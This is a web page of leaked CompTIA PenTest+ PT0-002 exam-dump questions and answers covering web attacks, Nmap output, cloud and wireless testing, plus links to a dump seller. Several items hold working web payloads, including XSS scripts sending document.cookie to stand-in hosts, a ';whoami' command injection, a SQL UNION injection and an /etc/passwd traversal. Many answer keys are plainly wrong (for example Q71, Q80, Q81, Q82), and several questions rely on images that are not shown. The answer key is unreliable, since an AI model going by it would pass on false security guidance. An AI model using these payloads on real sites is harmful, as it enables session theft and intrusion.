

New 2021 Realistic Free CompTIA PT0-002 Exam Dump Questions & Answer
PT0-002 Practice Test Engine: Try These 112 Exam Questions
NEW QUESTION 65
A penetration tester is exploring a client's website. The tester performs a curl command and obtains the following:
* Connected to 10.2.11.144 (::1) port 80 (#0)
> GET /readmine.html HTTP/1.1
> Host: 10.2.11.144
> User-Agent: curl/7.67.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200
< Date: Tue, 02 Feb 2021 21:46:47 GMT
< Server: Apache/2.4.41 (Debian)
< Content-Length: 317
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE html>
<html lang="en">
<head>
<meta name="viewport" content="width=device-width" />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>WordPress › ReadMe</title>
<link rel="stylesheet" href="wp-admin/css/install.css?ver=20100228" type="text/css" />
</head>
Which of the following tools would be BEST for the penetration tester to use to explore this site further?
- A. Burp Suite
- B. WPScan
- C. OWASP ZAP
- D. DirBuster
Answer: A
NEW QUESTION 66
A penetration tester logs in as a user in the cloud environment of a company. Which of the following Pacu modules will enable the tester to determine the level of access of the existing user?
- A. iam_backdoor_assume_role
- B. iam_privesc_scan
- C. iam_enum_permissions
- D. iam_bruteforce_permissions
Answer: C
NEW QUESTION 67
The results of an Nmap scan are as follows:
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-24 01:10 EST
Nmap scan report for ( 10.2.1.22 )
Host is up (0.0102s latency).
Not shown: 998 filtered ports
Port State Service
80/tcp open http
|_http-title: 80F 22% RH 1009.1MB (text/html)
|_http-slowloris-check:
| VULNERABLE:
| Slowloris DoS Attack
| <..>
Device type: bridge|general purpose
Running (JUST GUESSING) : QEMU (95%)
OS CPE: cpe:/a:qemu:qemu
No exact OS matches found for host (test conditions non-ideal).
OS detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 107.45 seconds
Which of the following device types will MOST likely have a similar response? (Choose two.)
- A. Print queue
- B. Active Directory domain controller
- C. Exposed RDP
- D. IoT/embedded device
- E. Public-facing web server
- F. Network device
Answer: E,F
NEW QUESTION 68
A consultant is reviewing the following output after reports of intermittent connectivity issues:
? (192.168.1.1) at 0a:d1:fa:b1:01:67 on en0 ifscope [ethernet]
? (192.168.1.12) at 34:a4:be:09:44:f4 on en0 ifscope [ethernet]
? (192.168.1.17) at 92:60:29:12:ac:d2 on en0 ifscope [ethernet]
? (192.168.1.34) at 88:de:a9:12:ce:fb on en0 ifscope [ethernet]
? (192.168.1.136) at 0a:d1:fa:b1:01:67 on en0 ifscope [ethernet]
? (192.168.1.255) at ff:ff:ff:ff:ff:ff on en0 ifscope [ethernet]
? (224.0.0.251) at 01:02:5e:7f:ff:fa on en0 ifscope permanent [ethernet]
? (239.255.255.250) at ff:ff:ff:ff:ff:ff on en0 ifscope permanent [ethernet] Which of the following is MOST likely to be reported by the consultant?
- A. An ARP flooding attack is using the broadcast address to perform DDoS.
- B. A multicast session was initiated using the wrong multicast group.
- C. A device on the network has an IP address in the wrong subnet.
- D. A device on the network has poisoned the ARP cache.
Answer: B
NEW QUESTION 69
A penetration tester is testing a web application that is hosted by a public cloud provider. The tester is able to query the provider's metadata and get the credentials used by the instance to authenticate itself. Which of the following vulnerabilities has the tester exploited?
- A. Local file inclusion
- B. Cross-site request forgery
- C. Remote file inclusion
- D. Server-side request forgery
Answer: D
NEW QUESTION 70
A tester who is performing a penetration test on a website receives the following output:
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /var/www/search.php on line 62 Which of the following commands can be used to further attack the website?
- A. 1 UNION SELECT 1, DATABASE(),3--
- B. <script>var adr= '../evil.php?test=' + escape(document.cookie);</script>
- C. /var/www/html/index.php;whoami
- D. ../../../../../../../../../../etc/passwd
Answer: C
NEW QUESTION 71
Which of the following should a penetration tester do NEXT after identifying that an application being tested has already been compromised with malware?
- A. Stop the assessment and inform the emergency contact.
- B. Collect the proper evidence and then remove the malware.
- C. Do a root-cause analysis to find out how the malware got in.
- D. Analyze the malware to see what it does.
- E. Remove the malware immediately.
Answer: E
NEW QUESTION 72
A penetration tester wants to identify CVEs that can be leveraged to gain execution on a Linux server that has an SSHD running. Which of the following would BEST support this task?
- A. Run nmap with the -sV and -p22 options set against the target
- B. Run nmap with the --script vulners option set against the target
- C. Run nmap with the -sA option set against the target
- D. Run nmap with the -o, -p22, and -sC options set against the target
Answer: C
NEW QUESTION 73
You are a security analyst tasked with hardening a web server.
You have been given a list of HTTP payloads that were flagged as malicious.
INSTRUCTIONS
Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.
Answer:
Explanation:
NEW QUESTION 74
A penetration tester conducted a discovery scan that generated the following:
Which of the following commands generated the results above and will transform them into a list of active hosts for further analysis?
- A. nmap -sn 192.168.0.1-254 , grep "Nmap scan" | awk '{print S5}'
- B. nmap -oG list.txt 192.168.0.1-254 , sort
- C. nmap -o 192.168.0.1-254, cut -f 2
- D. nmap --open 192.168.0.1-254, uniq
Answer: C
NEW QUESTION 75
A penetration tester wrote the following script to be used in one engagement:
Which of the following actions will this script perform?
- A. Create an encrypted tunnel.
- B. Listen for a reverse shell.
- C. Look for open ports.
- D. Attempt to flood open ports.
Answer: C
NEW QUESTION 76
A penetration tester has been contracted to review wireless security. The tester has deployed a malicious wireless AP that mimics the configuration of the target enterprise WiFi. The penetration tester now wants to try to force nearby wireless stations to connect to the malicious AP. Which of the following steps should the tester take NEXT?
- A. Modify the malicious AP configuration to not use a pre-shared key.
- B. Send deauthentication frames to the stations.
- C. Set the malicious AP to broadcast within dynamic frequency selection channels.
- D. Perform jamming on all 2.4GHz and 5GHz channels.
Answer: C
NEW QUESTION 77
User credentials were captured from a database during an assessment and cracked using rainbow tables. Based on the ease of compromise, which of the following algorithms was MOST likely used to store the passwords in the database?
- A. SHA-1
- B. PBKDF2
- C. bcrypt
- D. MD5
Answer: D
NEW QUESTION 78
A software company has hired a penetration tester to perform a penetration test on a database server. The tester has been given a variety of tools used by the company's privacy policy. Which of the following would be the BEST to use to find vulnerabilities on this server?
- A. Nikto
- B. OpenVAS
- C. Nessus
- D. SQLmap
Answer: D
NEW QUESTION 79
Appending string values onto another string is called:
- A. concatenation
- B. compilation
- C. connection
- D. conjunction
Answer: A
NEW QUESTION 80
Given the following code:
<SCRIPT>var+img=new+Image();img.src="http://hacker/%20+%20document.cookie;</SCRIPT> Which of the following are the BEST methods to prevent against this type of attack? (Choose two.)
- A. Session tokens
- B. Base64 encoding
- C. Output encoding
- D. Input validation
- E. Web-application firewall
- F. Parameterized queries
Answer: A,F
NEW QUESTION 81
Performing a penetration test against an environment with SCADA devices brings additional safety risk because the:
- A. devices produce more heat and consume more power.
- B. protocols are more difficult to understand.
- C. devices are obsolete and are no longer available for replacement.
- D. devices may cause physical world effects.
Answer: B
NEW QUESTION 82
A red-team tester has been contracted to emulate the threat posed by a malicious insider on a company's network, with the constrained objective of gaining access to sensitive personnel files. During the assessment, the red-team tester identifies an artifact indicating possible prior compromise within the target environment.
Which of the following actions should the tester take?
- A. Create a detailed document of findings before continuing with the assessment.
- B. Halt the assessment and follow the reporting procedures as outlined in the contract.
- C. Perform forensic analysis to isolate the means of compromise and determine attribution.
- D. Incorporate the newly identified method of compromise into the red team's approach.
Answer: A
NEW QUESTION 83
A penetration tester performs the following command:
curl -I -http2 https://www.comptia.org
Which of the following snippets of output will the tester MOST likely receive?
- A. Option D
- B. Option B
- C. Option A
- D. Option C
Answer: C
NEW QUESTION 84
A penetration tester discovers during a recent test that an employee in the accounting department has been making changes to a payment system and redirecting money into a personal bank account. The penetration test was immediately stopped. Which of the following would be the BEST recommendation to prevent this type of activity in the future?
- A. Encrypt passwords for bank account information
- B. Install video surveillance equipment in the office
- C. Implement multifactor authentication
- D. Enforce mandatory employee vacations
Answer: C
NEW QUESTION 85
A software development team is concerned that a new product's 64-bit Windows binaries can be deconstructed to the underlying code. Which of the following tools can a penetration tester utilize to help the team gauge what an attacker might see in the binaries?
- A. GDB
- B. Immunity Debugger
- C. OllyDbg
- D. Drozer
Answer: C
NEW QUESTION 86
......
Guaranteed Success in CompTIA PenTest+ PT0-002 Exam Dumps: https://www.briandumpsprep.com/PT0-002-prep-exam-braindumps.html
CompTIA PT0-002 Daily Practice Exam New 2021 Updated 112 Questions: https://drive.google.com/open?id=1R4HFFaZfFw4S5zECqb1jcMTJhnK2AZ1N
